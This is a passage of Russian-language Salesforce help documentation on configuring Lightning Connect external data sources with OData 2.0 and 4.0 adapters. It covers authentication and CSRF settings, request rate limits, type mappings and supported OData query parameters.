Если внешняя система размещает несколько служб, создайте внешний источник данных для каждой конечной точки службы. Каждая конечная точка службы указывает на корневой URL-адрес службы OData и может предоставлять доступ к коллекциям объектов. Например, создайте отдельный внешний источник данных для каждой из конечных точек службы ниже.

- <http://services.example.org/Warehouse.svc>
- <https://services.example.org/Payroll.svc>

2. **Создайте внешние объекты.**

Выполните данное действие только при условии отмены синхронизации для автоматического создания внешних объектов. Создайте внешний объект для каждой таблицы внешних данных, которая должна быть доступна из организации Salesforce.

3. **Создайте содержимое справки для внешних объектов.**

Создайте страницы Visualforce для описания внешних данных. Ссылка **«Справка для этой страницы»**, выбранная пользователем при просмотре внешнего объекта, позволяет просмотреть содержимое настраиваемой справки. Помните, что справка Salesforce не содержит информацию о внешних данных.

4. **Добавьте настраиваемые поля и взаимосвязи во внешние объекты.**

Создайте взаимосвязи между объектами. При отмене синхронизации для автоматического создания внешних объектов и их полей создайте настраиваемое поле для каждого столбца внешней таблицы, который должен быть доступен из организации Salesforce.

5. **Предоставьте пользователям доступ к внешним объектам.**

Предоставьте полномочия объекта посредством наборов полномочий или профилей.

6. **Предоставьте пользователям доступ к полям внешних объектов.**

Предоставьте полномочия поля посредством наборов полномочий или профилей.

7. Если внешний источник данных использует индивидуальную проверку подлинности, выполните указанные ниже действия.

- a. **Разрешите пользователям выполнять проверку подлинности во внешней системе.**

Предоставьте пользователям доступ к параметрам проверки подлинности для внешнего источника данных посредством наборов полномочий или профилей.

- b. **Настройте параметры проверки подлинности каждого пользователя.**

Данное действие может быть выполнено администратором или пользователями.



**Совет:** Рекомендуем обучить пользователей процессу настройки параметров проверки подлинности для внешних систем. Убедитесь, что пользователи понимают какие регистрационные данные следует вводить для каждой внешней системы. При использовании OAuth 2.0 рекомендуем протестировать процесс OAuth на наличие потенциально бесполезных напоминаний или перенадресаций, а также обучить пользователей

должным образом. Доступные процессы OAuth определяются используемой внешней системой, текущим поставщиком проверки подлинности и выбранными областями.

СМ. ТАКЖЕ:

[Адаптер OData 2.0 или 4.0 для Lightning Connect](#)

[Рекомендации по использованию Lightning Connect: все адаптеры](#)

[Руководство разработчика: руководство разработчика Visualforce](#)

[Взаимосвязи внешних объектов](#)

Определение внешнего источника данных для Lightning Connect: адаптер OData 2.0 или 4.0

Организация Salesforce может быть связана с данными, хранящимися во внешней системе (например, SAP® NetWeaver Gateway, Microsoft Dynamics® NAV или IBM WebSphere®).

 Прим.:

- Доступ к внешним данным должен предоставляться посредством службы, использующей OData 2.0 или 4.0. Подобная служба называется *поставщиком OData*.
- URL-адрес доступа к поставщику OData должен быть доступен серверам приложений Salesforce посредством Интернета. Чтобы предоставить доступ, добавьте IP-адреса серверов Salesforce в список разрешенных или настройте XML-шлюз обратного прокси-сервера.
- Параметры настройки доступности данных определяются внешней системой. Чтобы определить оптимальные параметры для интеграции с системой Salesforce, просмотрите документацию по внешней системе.

1. Введите строку «*Внешние источники данных*» в поле «Быстрый поиск» в меню «Настройки», затем выберите пункт «**Внешние источники данных**».
2. Чтобы создать внешний источник данных, нажмите кнопку «**Создать внешний источник данных**». Чтобы изменить текущий внешний источник данных, щелкните ссылку «**Правка**».
3. Заполните поля.

| Поле  | Описание   |
|-------|--|
| Метка | <p>Понятное имя внешнего источника данных. Метка отображается в пользовательском интерфейсе Salesforce (например, в списковых представлениях).</p> <p>При назначении параметру «Тип удостоверения» значения «На пользователя» данная метка отображается при просмотре или редактировании параметров проверки подлинности для внешних систем.</p> |

## ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования внешних источников данных:

- «Настройка приложения»



| Поле                                     | Описание  |
|--|---|
| Имя                                      | <p>Уникальный идентификатор, используемый для обращения к определению внешнего источника данных посредством API.</p> <p>Имя может содержать только буквы, цифры и символы подчеркивания. Кроме того, оно должно начинаться с буквы, не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.</p>  |
| Тип                                      | <p>Выберите значение <b>«Lightning Connect: OData 2.0»</b> или <b>Lightning Connect: OData 4.0.</b></p>   |
| URL-адрес                                | <p>Корневой URL-адрес службы OData. Убедитесь в экранировании всех специальных символов.</p> <p>Каждая конечная точка службы требует наличия собственного определения внешнего источника данных, но один корневой URL-адрес службы может использоваться несколькими объектами. Дополнительную информацию см. на веб-узле <a href="http://www.odata.org">www.odata.org</a>.</p> <p>Примеры:</p> <ul style="list-style-type: none"> <li>• <code>http://services.example.org/Warehouse.svc</code></li> <li>• <code>https://services.example.org/Payroll.svc</code></li> </ul> <p>Если конечная точка задана в именованных регистрационных данных, введите URL именованных регистрационных данных. URL именованных регистрационных данных содержит схему <code>callout:</code>, имя именованных регистрационных данных и необязательный путь. Например: <code>callout:My_Named_Credential/some_path</code>.</p> <p>Если вы введете URL именованных регистрационных данных, пропустите раздел Проверка подлинности для внешнего источника данных. Чтобы получить доступ к внешней системе, Lightning Connect использует эти параметры проверки подлинности, которые определяются в именованных регистрационных данных.</p> |
| Время ожидания подключения               | <p>Количество секунд, используемое для ожидания ответа от внешней системы перед истечением срока действия. По умолчанию используется максимальное значение, равное 120 секундам.</p> <p>В зависимости от доступности внешней системы и используемого подключения, операция извлечения внешних данных может занять слишком много времени. Данное поле позволяет ограничивать время ожидания загрузки внешних данных в организацию.</p>   |
| Разрешить создание, изменение и удаление | <p>Позволяет пользователям создавать, обновлять или удалять записи о внешних объектах для этого источника данных средствами Salesforce. По умолчанию внешние объекты используются только для чтения.</p>  |
| Большой объем данных                     | <p>Система Salesforce применяет ограничения по частоте извлечения и просмотра данных из внешних систем. Если организация превышает ограничения по частоте при просмотре внешних объектов, связанных с данным внешним источником данных, рекомендуем установить данный флажок. Данное действие позволяет пропускать большинство ограничений. Тем не менее, внешние объекты, связанные с внешними источниками данных большого объема, не поддерживаются приложением Salesforce 1 и лентами записей. См. раздел <b>«Рекомендации по использованию ограничений по частоте запросов OData для Lightning Connect: адаптер OData 2.0»</b> на странице 5458.</p>  |




| Поле  | Описание  |
|---|---|
|   | <p>При использовании версии Enterprise Edition, Performance Edition или Unlimited Edition внешние источники данных большого объема ограничиваются 10 000 запросов OData в час. Более высокие ограничения доступны по запросу.</p>   |
| Пагинация под управлением сервера                     | <p>Как правило, запросы Lightning Connect для внешних данных возвращают большой результирующий набор, который разбивается на более мелкие пакеты или страницы. Выберите данный параметр для предоставления внешней системе возможности управления алгоритмами пагинации. См. раздел «Пагинация под управлением клиента и сервера для Lightning Connect: адаптер OData 2.0» на странице 5449.</p>  |
| Количества строк запроса                              | <p>Данное поле добавляет системный параметр запроса <code>\$inlinecount=allpages</code> в запросы OData. Если данный флажок установлен, то ответ содержит общее количество строк результирующего набора.</p> <p>Некоторые внешние системы не поддерживают системный параметр запроса <code>\$inlinecount=allpages</code>. При отображении ошибок или увеличении времени загрузки данных снимите флажок «Количества строк запроса» для внешнего источника данных. В данном случае, однако, внешний источник данных и связанные внешние объекты не будут поддерживать агрегатную функцию <code>SOQL COUNT ()</code>, требующую общего количества строк.</p> |
| Запросы на сжатие                                     | <p>Если данный флажок установлен, то система Salesforce отправляет сжатые HTTP-запросы во внешнюю систему. Убедитесь, что параметры внешней системы позволяют принимать сжатые данные. Система Salesforce автоматически принимает сжатые ответы.</p>  |
| Добавить в поиски Salesforce                          | <p>Данное поле определяет необходимость запроса внешних объектов, связанных с данным внешним источником данных, посредством глобальных поисков Salesforce.</p> <p>Поиск может охватывать только поля текста, области текста и области подробного текста внешних объектов. При отсутствии полей, доступных для поиска, поиски по внешнему объекту не возвращают записи.</p> <p>Установите флажок в этом поле, чтобы внешние объекты, связанные с внешним источником данных, отображались в загружаемом приложении Salesforce1 для iOS и мобильном веб-приложении Salesforce1 на устройствах iOS.</p>   |
| Настраиваемый параметр запроса для поиска Salesforce  | <p>Доступно только для адаптера OData 2.0 для Lightning Connect. Данное поле позволяет вводить имя параметра строки запроса при внедрении поставщиком OData настраиваемого параметра запроса для свободного текстового поиска.</p> <p>Дополнительную информацию о настраиваемых параметрах запроса OData и другие правила URI см. на веб-узле <a href="http://www.odata.org">www.odata.org</a>.</p> <p>Данное поле не применяется при отсутствии флажка «Добавить в поиски Salesforce» или неверной настройке поставщика OData.</p> <p>См. раздел «Рекомендации по использованию поиска для Lightning Connect: адаптер OData 2.0».</p>                    |
| Использовать поисковые выражения со свободным текстом | <p>Доступно только для адаптера OData 4.0 для Lightning Connect. Выберите этот параметр, чтобы воспользоваться параметром системного запроса <code>\$search</code> вместо <code>\$filter</code></p>   |

| Поле                      | Описание   |
|---------------------------|--|
|                           | <p>в поисковых запросах, отправляемых во внешнюю систему. Убедитесь, что поставщик OData настроен для поддержки параметра запроса системы \$search.</p> <p>Это поле не применяется, если параметр Включать в поиск Salesforce не отмечен флажком.</p> <p>См. раздел <a href="#">«Рекомендации по использованию поиска для Lightning Connect: адаптер OData 4,0»</a>.</p>   |
| Формат                    | <p>Формат, используемый поставщиком OData для отображения ресурсов (например, наборы данных).</p> <p>Убедитесь, что поставщик OData настроен для поддержки выбранного формата. Дополнительную информацию о форматах представления и операциях см. на веб-узле <a href="http://www.odata.org">www.odata.org</a>.</p>  |
| Специальная совместимость | <p>Выберите значение «Socrata», при условии, что URL-адрес указывает конечную точку открытых данных Socrata. См. раздел <a href="#">«Рекомендации по использованию Socrata™ для Lightning Connect: адаптер OData 2.0»</a> на странице 5459.</p>  |
| Защита CSRF               | <p>Если внешняя система требует защиты от подделок межсайтовых запросов (CSRF) в запросах, чтобы создавать, редактировать или удалять данные, выберите этот параметр. Если вы это сделаете, ваша организация получит маркер, предназначенный для защиты от CSRF и файл cookie из внешней системы, и будет включать его в каждый запрос создания, изменения и удаления. См. раздел <a href="#">Рекомендации по использованию защиты CSRF для Lightning Connect: адаптеры OData 2.0 и 4.0</a> на странице 5459.</p> <p>Доступно, только если выбраны разрешения Разрешить создание, редактирование и удаление.</p> |
| Имя маркера защиты CSRF   | <p>Поле заголовка HTTP, содержащее маркер защиты CSRF. Внешняя система определяет имя поля. Значение по умолчанию. Маркер X-CSRF-Token</p> <p>Доступен, только если выбран параметр Защита CSRF.</p>   |
| Сертификат                | <p>Выбранный сертификат используется организацией Salesforce при каждом двухстороннем подключении SSL к внешней системе. Сертификат используется цифровыми подписями, подтверждающими получение запросов от организации Salesforce.</p>  |
| Тип удостоверения         | <p>Данный параметр определяет необходимость использования одного или нескольких наборов регистрационных данных для доступа к внешней системе. См. раздел <a href="#">«Тип удостоверения для внешних источников данных»</a> на странице 5411.</p> <p>Выберите значение <b>«Анонимно»</b>, при условии, что внешняя система не требует проверки подлинности.</p>   |


4. Выберите нужный протокол проверки подлинности.

- При выборе значения **«Проверка подлинности паролей»** введите имя пользователя и пароль для доступа ко внешней системе.

- При выборе значения «**OAuth 2.0**» заполните поля ниже.

| Поле   | Описание   |
|--|--|
| Поставщик проверки подлинности                     | Выберите поставщика. См. раздел <a href="#">Общие сведения о внешних поставщиках проверки подлинности</a> на странице 1016.  |
| Область  | Выберите область полномочий для отправки запроса на маркер доступа. Допустимые значения определяются поставщиком проверки подлинности. См. раздел <a href="#">Использование параметра Score</a> на странице 1051.<br><br> <b>Прим.:</b> <ul style="list-style-type: none"> <li>- Введенное значение заменяет значение поля «Стандартные области», заданное в указанном поставщике проверки подлинности.</li> <li>- Необходимость определения областей может влиять на необходимость отображения страницы согласия каждым процессом OAuth.</li> <li>- Рекомендуем пользователям запрашивать маркер обновления или автономный доступ. В противном случае при истечении срока действия маркера доступ к внешней системе отменяется.</li> </ul> |
| Начать процесс проверки подлинности при сохранении | Чтобы выполнить проверку подлинности на внешней системе и получить маркер OAuth, отметьте флажком этот пункт. Данный процесс проверки подлинности называется процессом OAuth.<br><br>При нажатии кнопки <b>«Сохранить»</b> внешняя система отображает запрос на выполнение входа. После успешного входа внешняя система предоставляет пользователю маркер OAuth для доступа к данным из текущей организации.<br><br>Повторите процесс OAuth для создания маркера (например, при истечении срока действия маркера) или редактирования поля «Область» или «Поставщик проверки подлинности».  |

5. Нажмите кнопку **«Сохранить»**.
6. Нажмите кнопку **«Проверить и синхронизировать»** и подтвердите успешность подключения.
7. При необходимости выберите таблицы и щелкните **«Синхронизировать»**. Ниже перечислены действия, выполняемые для каждой выбранной таблицы.
  - Автоматическое создание внешнего объекта Salesforce.
  - Автоматическое создание настраиваемого поля для каждого столбца таблицы, совместимого с типом поля метаданных Salesforce.

-  **Прим.:** Прежде чем начать синхронизацию, просмотрите рекомендации, описанные в разделах ниже.
- [Рекомендации по синхронизации для Lightning Connect: все адаптеры](#) на странице 5416
  - [Рекомендации по синхронизации для Lightning Connect: адаптер OData 2.0 или 4.0](#) на странице 5419

При необходимости создайте нужные внешние объекты и настраиваемые поля вручную. Данный алгоритм позволяет настраивать имена внешних объектов, определять столбцы таблицы для создания настраиваемых полей и задавать имена настраиваемых полей. Тем не менее, данный способ занимает больше времени и должен выполняться вручную.

СМ. ТАКЖЕ:

- [Доступ к внешним данным посредством адаптера OData 2.0 или 4.0 для Lightning Connect](#)
- [Хранение параметров проверки подлинности для внешних систем](#)
- [Параметры строки запроса OData](#)
- [Соотнесение типов OData](#)
- [Именованные регистрационные данные](#)

## Рекомендации по использованию Lightning Connect: адаптеры OData 2.0 и 4.0

Изучите особые алгоритмы, ограничения и рекомендации по использованию адаптера OData 2.0 или 4.0 для Lightning Connect.

Также изучите рекомендации, применимые ко всем адаптерам Lightning Connect.

### [Рекомендации по использованию поставщика OData для Lightning Connect — адаптеры OData 2.0 и 4.0](#)

Просмотрите ограничения и рекомендации по использованию службы удаленных данных, предоставляющей внешние данные организации Salesforce.

### [Рекомендации по использованию ограничений по частоте запросов OData для Lightning Connect: адаптер OData 2.0](#)

Внешний объект ссылается на данные, хранящиеся вне системы Salesforce. Доступ к внешнему объекту инициирует отправку запроса связанной внешней системе. Система Salesforce применяет ограничения по частоте данных запросов.

### [Рекомендации по использованию Socrata™ для Lightning Connect: адаптер OData 2.0](#)

Обычно протокол открытых данных Socrata™ используется для получения данных о работоспособности и внедрения взаимодействия между органами власти и населением. Lightning Connect может получать доступ к данным из конечных точек, поддерживаемых порталом открытых данных Socrata. Во исполнение особых требований Socrata задайте полю «Специальная совместимость» внешнего источника данных значение «Socrata».

### [Рекомендации по использованию защиты CSRF для Lightning Connect: адаптеры OData 2.0 и 4.0](#)

Понимание особенностей использования, ограничений и рекомендаций защиты от подделки запросов между сайтами (CSRF) для внешних источников данных OData.

СМ. ТАКЖЕ:

- [Рекомендации по использованию Lightning Connect: все адаптеры](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

## Рекомендации по использованию поставщика OData для Lightning Connect — адаптеры OData 2.0 и 4.0

Просмотрите ограничения и рекомендации по использованию службы удаленных данных, предоставляющей внешние данные организации Salesforce.

- Чтобы проверить поставщика OData, воспользуйтесь инструментом проверки службы Open Data Protocol, доступным на веб-узле [services.odata.org/validation](https://services.odata.org/validation). Данный алгоритм позволяет проверить внедрение относительно спецификации OData и определить потенциальные проблемы.
- Чтобы повысить производительность подключений с низкой пропускной способностью, разрешите поставщику OData принимать сжатые данные. Затем установите флажок «Запросы на сжатие» в определении внешнего источника данных в системе Salesforce. При необходимости разрешите поставщику OData отправлять сжатые данные в систему Salesforce, которая автоматически принимает сжатые ответы.
- По умолчанию система Salesforce отправляет каждый запрос OData с системным параметром запроса `$inlinecount=allpages`. В данном случае ответ содержит общее количество строк результирующего набора.

Некоторые внешние системы не поддерживают системный параметр запроса `$inlinecount=allpages`. При отображении ошибок или увеличении времени загрузки данных снимите флажок «Количества строк запроса» для внешнего источника данных. В данном случае, однако, внешний источник данных и связанные внешние объекты не будут поддерживать агрегатную функцию `SQL COUNT ()`, требующую общего количества строк. Дополнительную информацию о правилах URL см. на веб-узле [www.odata.org](http://www.odata.org).

- Разрешите поставщику OData использовать достаточно большой размер страницы во избежание лишних полных обходов. Опрос большого набора данных посредством небольшого размера страницы может занять слишком много времени ввиду возникновения сетевой задержки. Загрузка страниц Salesforce, отображающих внешние данные, может занять слишком много времени.

Например, если результаты запроса содержат 100 записей, а размер страницы позволяет отображать только 5 записей, то извлечение результатов запроса занимает 20 полных обходов. Если сетевая задержка составляет 100 мс на полный обход, то результаты извлекаются за две секунды (20 x 100 мс).

Для сравнения, если размер страницы позволяет отображать 20 записей, то извлечение 100 записей занимает всего 5 полных обходов. При аналогичной сетевой задержке, равной 100 мс на полный обход, результаты извлекаются всего за 0,5 секунды (5 x 100 мс).

- Список поддерживаемых типов OData см. в разделе «Соотнесение типов OData» справки Salesforce.
- Если внешний источник данных использует адаптер OData 4.0 и формат JSON, убедитесь, что поставщик OData принимает заголовки, которые содержат параметр формата `odata.metadata=full`. Другие варианты, в том числе `odata.metadata=minimal`, не поддерживаются.

СМ. ТАКЖЕ:

[Адаптер OData 2.0 или 4.0 для Lightning Connect](#)

[Параметры строки запроса OData](#)

[Соотнесение типов OData](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

## Рекомендации по использованию ограничений по частоте запросов OData для Lightning Connect: адаптер OData 2.0

Внешний объект ссылается на данные, хранящиеся вне системы Salesforce. Доступ к внешнему объекту инициирует отправку запроса связанной внешней системе. Система Salesforce применяет ограничения по частоте данных запросов.

Ниже перечислены ограничения, доступные для организации.

- 10 000 запросов OData в час при использовании версии Enterprise Edition, Performance Edition или Unlimited Edition. Более высокие ограничения доступны по запросу.
- 1 000 запросов OData в час при использовании версии Developer Edition.

Ниже перечислены условия, при выполнении которых система Salesforce отправляет запрос OData во внешнюю систему.

- Пользователь выбирает вкладку внешнего объекта для спискового представления.
- Пользователь просматривает страницу сведений о записи внешнего объекта.
- Пользователь просматривает страницу сведений о записи родительского объекта, содержащую связанный список дочерних записей внешнего объекта.
- Пользователь выполняет глобальный поиск по системе Salesforce или приложению Salesforce1.
- Внешний объект запрашивается посредством потоков, интерфейсов API, Apex, SOQL или SOSL.
- Пользователь создает, редактирует или удаляет запись внешнего объекта. (Это неприменимо к адаптеру Salesforce).

При возникновении ошибок, связанных с данными ограничениями, выполните перечисленные ниже действия.

- Установите флажок «Большой объем данных» в определении внешнего источника данных. Данное действие позволяет пропускать большинство ограничений. Тем не менее, внешние объекты, связанные с внешними источниками данных большого объема, не поддерживаются приложением Salesforce1 и лентами записей.
- Сократите количество выполняемых запросов SOQL и SOSL.
- При наличии кода Apex, инициирующего внешнюю систему, измените данный код для кэширования часто используемых, но редко изменяемых внешних данных.
- Отправьте запрос на увеличение текущего ограничения в компанию Salesforce.

СМ. ТАКЖЕ:

[Адаптер OData 2.0 или 4.0 для Lightning Connect](#)

[Рекомендации по использованию Lightning Connect: адаптеры OData 2.0 и 4.0](#)

[Доступ к внешним данным посредством адаптера OData 2.0 или 4.0 для Lightning Connect](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

## Рекомендации по использованию Socrata™ для Lightning Connect: адаптер OData 2.0

Обычно протокол открытых данных Socrata™ используется для получения данных о работоспособности и внедрения взаимодействия между органами власти и населением. Lightning Connect может получать доступ к данным из конечных точек, поддерживаемых порталом открытых данных Socrata. Во исполнение особых требований Socrata задайте полю «Специальная совместимость» внешнего источника данных значение «Socrata».

Socrata не поддерживает столбец идентификатора строки (`_id`) в условиях `$select` и `$orderby` запросов OData. При выборе значения «Socrata» в поле «Специальная совместимость»:

- Запросы OData не содержат столбец `_id` в условиях `$select`.
- При синхронизации столбца `_id` из конечной точки Socrata результирующее настраиваемое поле внешнего объекта недоступно для сортировки.
- При определении вручную настраиваемого поля внешнего объекта со столбцом `_id` как «Имя внешнего столбца» убедитесь, что данному настраиваемому полю задан атрибут «Сортировка отключена».

При изменении поля «Специальная совместимость» внешнего источника данных рекомендуем выполнить повторную синхронизацию его внешних объектов. При необходимости определите источник возникновения ошибок (запросы или доступ пользователя к внешним объектам) и выполните повторную синхронизацию только проблемных внешних объектов.

СМ. ТАКЖЕ:

[Определение внешнего источника данных для Lightning Connect: адаптер OData 2.0 или 4.0](#)

[Рекомендации по использованию Lightning Connect: адаптеры OData 2.0 и 4.0](#)

## Рекомендации по использованию защиты CSRF для Lightning Connect: адаптеры OData 2.0 и 4.0

Понимание особенностей использования, ограничений и рекомендаций защиты от подделки запросов между сайтами (CSRF) для внешних источников данных OData.

- Защита CSRF недоступна для внешних источников данных с высокой плотностью данных.
- Убедитесь, что URL внешнего источника данных начинается с `https://`, поэтому безопасный протокол HTTP может предотвратить доступ к маркеру или файлу cookie, обманывающему защиту CSRF.
- Кроме включения защиты CSRF для внешнего источника данных, рекомендуется в постоянном режиме применять защиту CSRF в настройках безопасности сеанса вашей организации. Эти параметры сеанса включены по умолчанию, и их использование по умолчанию защищает ваши данные Salesforce и внешние данные от атак, связанных с обходом защиты CSRF.
  - Включить защиту CSRF для запросов GET на страницах, не связанных с настройкой

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

- Включить защиту CSRF для запросов POST на страницах, не связанных с настройкой

СМ. ТАКЖЕ:

[Определение внешнего источника данных для Lightning Connect: адаптер OData 2.0 или 4.0](#)  
[Изменение параметров безопасности сеанса](#)

## Справочник OData для Lightning Connect — адаптеры OData 2.0 и 4.0

Просмотрите сведения об использовании OData системой Salesforce для получения доступа к внешним системам посредством Lightning Connect.

### [Соотнесение типов OData](#)

Lightning Connect соотносит типы OData с типами полей метаданных Salesforce при синхронизации метаданных и преобразовании значений между системой Salesforce и внешними системами.

### [Параметры строки запроса OData](#)

Адаптеры OData для Lightning Connect используют набор системных функций OData 2.0 и 4.0 и конструкции выражения filter для опроса внешних систем.

СМ. ТАКЖЕ:

[Адаптер OData 2.0 или 4.0 для Lightning Connect](#)

## Соотнесение типов OData

Lightning Connect соотносит типы OData с типами полей метаданных Salesforce при синхронизации метаданных и преобразовании значений между системой Salesforce и внешними системами.

### [OData 2.0 Type Mapping](#)

Understand how the OData 2.0 adapter for Lightning Connect maps OData types to Salesforce metadata field types.

### [Соотнесение типов OData 4.0](#)

Ознакомьтесь с тем, как адаптер OData 4.0 для Lightning Connect сопоставляет типы OData типам полей метаданных Salesforce.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**



## OData 2.0 Type Mapping

Understand how the OData 2.0 adapter for Lightning Connect maps OData types to Salesforce metadata field types.

Lightning Connect supports only the following types when syncing metadata and converting values between Salesforce and an external system.

OData 2.0 Primitive Types

| Тип OData 2.0  | Тип поля метаданных Salesforce   |
|----------------|--|
| Binary         | Область текста   |
| Логический     | Кнопка-флажок  |
| Byte           | Число  |
| Дата и время   | Дата и время   |
| DateTimeOffset | Дата и время   |
| Decimal        | Число  |
| Двойной        | Число  |
| Guid           | Текст  |
| Int16          | Число  |
| Int32          | Число  |
| Int64          | Число  |
| SByte          | Число  |
| Single         | Число  |
| Строковый      | Text when the declared length of the OData string column is 255 or fewer characters<br><br>LongTextArea when the declared length of the OData string column is greater than 255 characters |
| Time           | Текст  |



**Совет:** A binary value from an external system is represented in Salesforce as a base64-encoded string. You can convert it to a value of type `Blob` by using the `EncodingUtil.base64Decode(inputString)` Apex method.

OData 2.0 Complex Types

Lightning Connect supports OData complex types as follows.

- External data of complex type is flattened into a string that contains field names and values. For example, an address is flattened into the following string.

```
Street: 55 East 5th Street, City: New York, State: NY, Zip: 10003
```

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

- An external object custom field associated with an OData complex type on the external system is always read only, even if the external object is writable.

СМ. ТАКЖЕ:

[Рекомендации по синхронизации для Lightning Connect: все адаптеры](#)

[Справочник OData для Lightning Connect — адаптеры OData 2.0 и 4.0](#)

[Руководство разработчика Apex: класс EncodingUtil: base64Decode \(inputString\)](#)

### Соотнесение типов **OData 4.0**

Ознакомьтесь с тем, как адаптер OData 4.0 для Lightning Connect сопоставляет типы OData типам полей метаданных Salesforce.

Lightning Connect поддерживает только следующие типы при синхронизации метаданных и преобразовании значений между Salesforce и внешней системой.

Простые типы OData 4.0


| Тип <b>OData 4.0</b> | Тип поля метаданных <b>Salesforce</b>   |
|----------------------|---|
| Binary               | Область текста  |
| Логический           | Кнопка-флажок   |
| Byte                 | Число   |
| Дата                 | Дата и время  |
| Дата и время         | Дата и время  |
| DateTimeOffset       | Дата и время  |
| Decimal              | Число   |
| Двойной              | Число   |
| Guid                 | Текст   |
| Int16                | Число   |
| Int32                | Число   |
| Int64                | Число   |
| SByte                | Число   |
| Single               | Число   |
| Строковый            | Текст (если объявленная длина строкового столбца OData не превышает 255 символов)<br><br>Область подробного текста (если объявленная длина строкового столбца OData превышает 255 символов) |
| Время                | Текст   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition.**

- 

Сложные типы OData 4.0

Lightning Connect поддерживает сложные типы OData следующим образом.

- Внешние данные сложного типа сжимаются в строку, содержащую имена полей и значения. Например, адрес сжимается в следующую строку.

```
Street: 55 East 5th Street, City: New York, State: NY, Zip: 10003
```

- Настраиваемое поле внешнего объекта, связанные со сложным типом OData во внешней системе всегда только для чтения, даже если внешний объект имеет разрешение для записи.

СМ. ТАКЖЕ:

[Рекомендации по синхронизации для Lightning Connect: все адаптеры](#)

[Справочник OData для Lightning Connect — адаптеры OData 2.0 и 4.0](#)

[Руководство разработчика Apex: класс EncodingUtil: base64Decode\(inputString\)](#)

Параметры строки запроса OData

Адаптеры OData для Lightning Connect используют набор системных функций OData 2.0 и 4.0 и конструкции выражения filter для опроса внешних систем.

При взаимодействии пользователей или платформы Force.com с внешними объектами адаптер OData 2.0 или 4.0 для Lightning Connect преобразует данные действия в запросы OData. Ниже перечислены условия, при выполнении которых система Salesforce отправляет запрос OData во внешнюю систему.

- Пользователь выбирает вкладку внешнего объекта для спискового представления.
- Пользователь просматривает страницу сведений о записи внешнего объекта.
- Пользователь просматривает страницу сведений о записи родительского объекта, содержащую связанный список дочерних записей внешнего объекта.
- Пользователь выполняет глобальный поиск по системе Salesforce или приложению Salesforce1.
- Внешний объект опрашивается посредством потоков, интерфейсов API, Apex, SOQL или SOSL.
- Пользователь создает, редактирует или удаляет запись внешнего объекта. (Это неприменимо к адаптеру Salesforce).

Разделы ниже содержат описание внедрения Lightning Connect как клиента служб OData. Система Salesforce создает запросы OData автоматически, исключая необходимость участия администратора или разработчика. Тем не менее, понимание процесса создания запросов OData (или выполнения ручных запросов OData) может помочь при устранении неполадок в поставщике OData внешней системы. Дополнительную информацию о каждом системном параметре запроса см. на веб-узле [www.odata.org](http://www.odata.org).

Lightning Connect поддерживает только следующие параметры системного опроса OData. Все остальные параметры, входящие в спецификацию OData 2.0 и 4.0, не задействуются.

- `$count` (только OData 4.0) на странице 5464
- `$filter` на странице 5464

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

- [\\$inlinecount](#) (только OData 2.0) на странице 5465
- [\\$orderby](#) на странице 5465
- [\\$search](#) (только OData 4.0) на странице 5465
- [\\$select](#) на странице 5466
- [\\$skip](#) на странице 5466
- [\\$top](#) на странице 5466
- [Настраиваемый параметр запроса OData 2.0](#) на странице 5467

### **\$count** (только OData 4.0)

Данный параметр указывает на необходимость отображения в отклике количества строк, определяемых посредством URI, после применения системных параметров запроса `$filter`, но до применения системных параметров запроса `$top` и `$skip`.

